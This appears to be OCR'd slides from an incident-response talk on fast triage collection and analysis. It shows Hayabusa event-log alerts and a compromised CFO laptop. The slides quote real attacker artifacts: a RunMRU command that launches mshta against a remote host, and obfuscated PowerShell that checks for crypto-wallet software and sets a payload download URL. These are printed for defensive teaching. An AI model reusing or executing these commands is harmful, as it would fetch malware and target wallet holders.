
Velociraptor Collection

13 GB




Cyber Triage Collection

980 MB



SentinelOne Full Collection

1.8 GB



Decision #3

3

We've collected triage…

Now what?

Analysis

Triage is **fast** analysis

Focus only on artifacts that answer your questions

Analyze, get answers, **move on**

Triage Analysis – Event Logs - Hayabusa

Searches Windows event logs for suspicious events

```
PS C:\tools\evt\hayabusa-3.4.0> .\hayabusa-3.4.0-win-x64.exe csv-timeline -U -d "C:\Cases\triage\
uploads\auto\C%3A\Windows\System32\winevt\Logs" -o "C:\Cases\triage\hayabusa"
```


Triage Analysis – Event Logs - Hayabusa

```
.\hayabusa-3.4.0-win-x64.exe csv-timeline -U -d <EVENT LOG DIR> -o <OUTPUT.CSV>
```

```
Top emergency alerts:                          Top critical alerts:

n/a                                            n/a
n/a                                            n/a
n/a                                            n/a
n/a                                            n/a
n/a                                            n/a

Top high alerts:                               Top medium alerts:

CodeIntegrity - Disallowed File F... (34)      Failed Logon From Public IP (14,506)
External Remote SMB Logon from Pu... (8)       Failed Logon - Non-Existent User (14,495)
Suspicious Service Name (3)                    User Guessing (349)
Important Log File Cleared (2)                 Potentially Malicious PwSh (289)
Windows Defender Real-time Protec... (1)       External Remote RDP Logon from Pu... (7)

Top low alerts:                                Top informational alerts:

Logon Failure (User Does Not Exis... (14,495)  NTLM Auth (14,515)
Credential Manager Enumerated (14)             Proc Exec (2,902)
Volume Shadow Copy Mount (14)                  WMI Provider Started (198)
Windows Event Auditing Disabled (12)           Bits Job Created (106)
Logon Failure (Wrong Password) (10)            NTFS volume mounted (50)
```


RDP Exposed to the Internet

Triage Analysis – Registry - RegRipper




```
RunMru
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
LastWrite Time 2025-10-23 18:05:41Z
MRUList = a

a   msedge.exe --headless --disable-gpu-sandbox
--gpu-launcher="cmd /k start mshta http://et.trowy.ru/lbw64cjo && taskkill /IM
"msedge.exe" /F && exit &&"
--user-data-dir="%TEMP%\9537"
--note "∩┐╝∩┐╝ UserAuth: Answer the bot-block challenge. Ref: 9537"\1
```

Cyber Triage – Malicious Event Timeline



Cyber Triage – Malicious PowerShell

2025-10-23 15:07:23.003 | Microsoft-Windows-PowerShell/Operational Event ID 4104 @ 2025-10-23 15:07:23 UTC

Cyber Triage | View


```
}
$knuFo='C:\Program Files\'; $WNsjsli=(Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain;
$GTkvwE='HKLM:\SOFTWARE\Classes\'; $HfyfRsU='HKCU:\Software\Classes\';
$wGEgVyj='HKCU:\Software\'; $bgcmZTk=$env:localappdata+'\Programs\'; $xFbXR=0; $LqLkZYS=@(
$knuFo+'OneKey\OneKey.exe'; $wGEgVyj+'Microsoft\Windows\CurrentVersion\Uninstall\BitBoxApp';
$HfyfRsU+'onekey-wallet'; $knuFo+'BC Vault\BCVault.exe'; $HfyfRsU+'liquidnetwork';
$HfyfRsU+'trezorsuite'; $bgcmZTk+'Cypherock CySync\Cypherock CySync.exe'; $knuFo+'Ledger Live\Ledger
Live.exe'; $HfyfRsU+'cypherock'; $wGEgVyj+'REAL security\BCVault'; $wGEgVyj+'BitBoxApp';
$GTkvwE+'ledgerlive'; $HfyfRsU+'aopp'; $HfyfRsU+'keevo'; $bgcmZTk+'rabby-desktop\Rabby Desktop.exe';
$GTkvwE+'bcvault'; $bgcmZTk+'Trezor Suite\Trezor Suite.exe'; $bgcmZTk+'keepkey-desktop\KeepKey
Desktop.exe'; $HfyfRsU+'keepkey'; $knuFo+'BitBox\BitBox.exe'; $bgcmZTk+'keevo-wallet\Keevo Link.exe';
$knuFo+'Blockstream\Blockstream Green\Blockstream Green.exe'; ); $MGeUZszY=$LqLkZYS.length; if
($WNsjsli) {$xFbXR=1} else { for ($HvqZQVpV=0; $HvqZQVpV -lt $MGeUZszY -and $xFbXR -eq 0;
$HvqZQVpV++) { if (Test-Path $LqLkZYS[$HvqZQVpV]) {$xFbXR=1};};}; if ($xFbXR -eq 1) {
$PfCMHJd=@('AudioCapture.dll', 'usbhubcore.exe', 'nskbfltr.inf', 'client32.ini', 'HTCTL32.DLL', 'msvcr100.dll',
'remcmdstub.exe', 'TCCTL32.DLL', 'NSM.LIC', 'pcicapi.dll', 'PCICL32.DLL', 'PCICHEK.DLL', 'nsm_vpro.ini');
$OfAQ='https://congenialespresso.top/TGfmRL5i9BYgCA/EffX4qBq9HyP79.jpg'; CD $ENV:ApPdATA;
```

Score item

Item Detail

Item detail

CFO Laptop Root Cause



Not Just For Good Guys Anymore

Velociraptor leveraged in ransomware attacks

By Michael Szeliga, Aliza Johnson, Jaeson Schultz

THURSDAY, OCTOBER 9, 2025 06:00

Velociraptor incident response tool abused for remote access

This approach represents an evolution from threat actors abusing remote monitoring and management tools

Written by Sophos Counter Threat Unit Research Team

AUGUST 26, 2025

Triage Summary

FASTER COLLECTION

SCALABLE

FOCUSED ANALYSIS

THANK YOU

Questions?

Tyler Hudak
Director, Incident Response
Tyler.Hudak@Inversion6.com
@SecShoggoth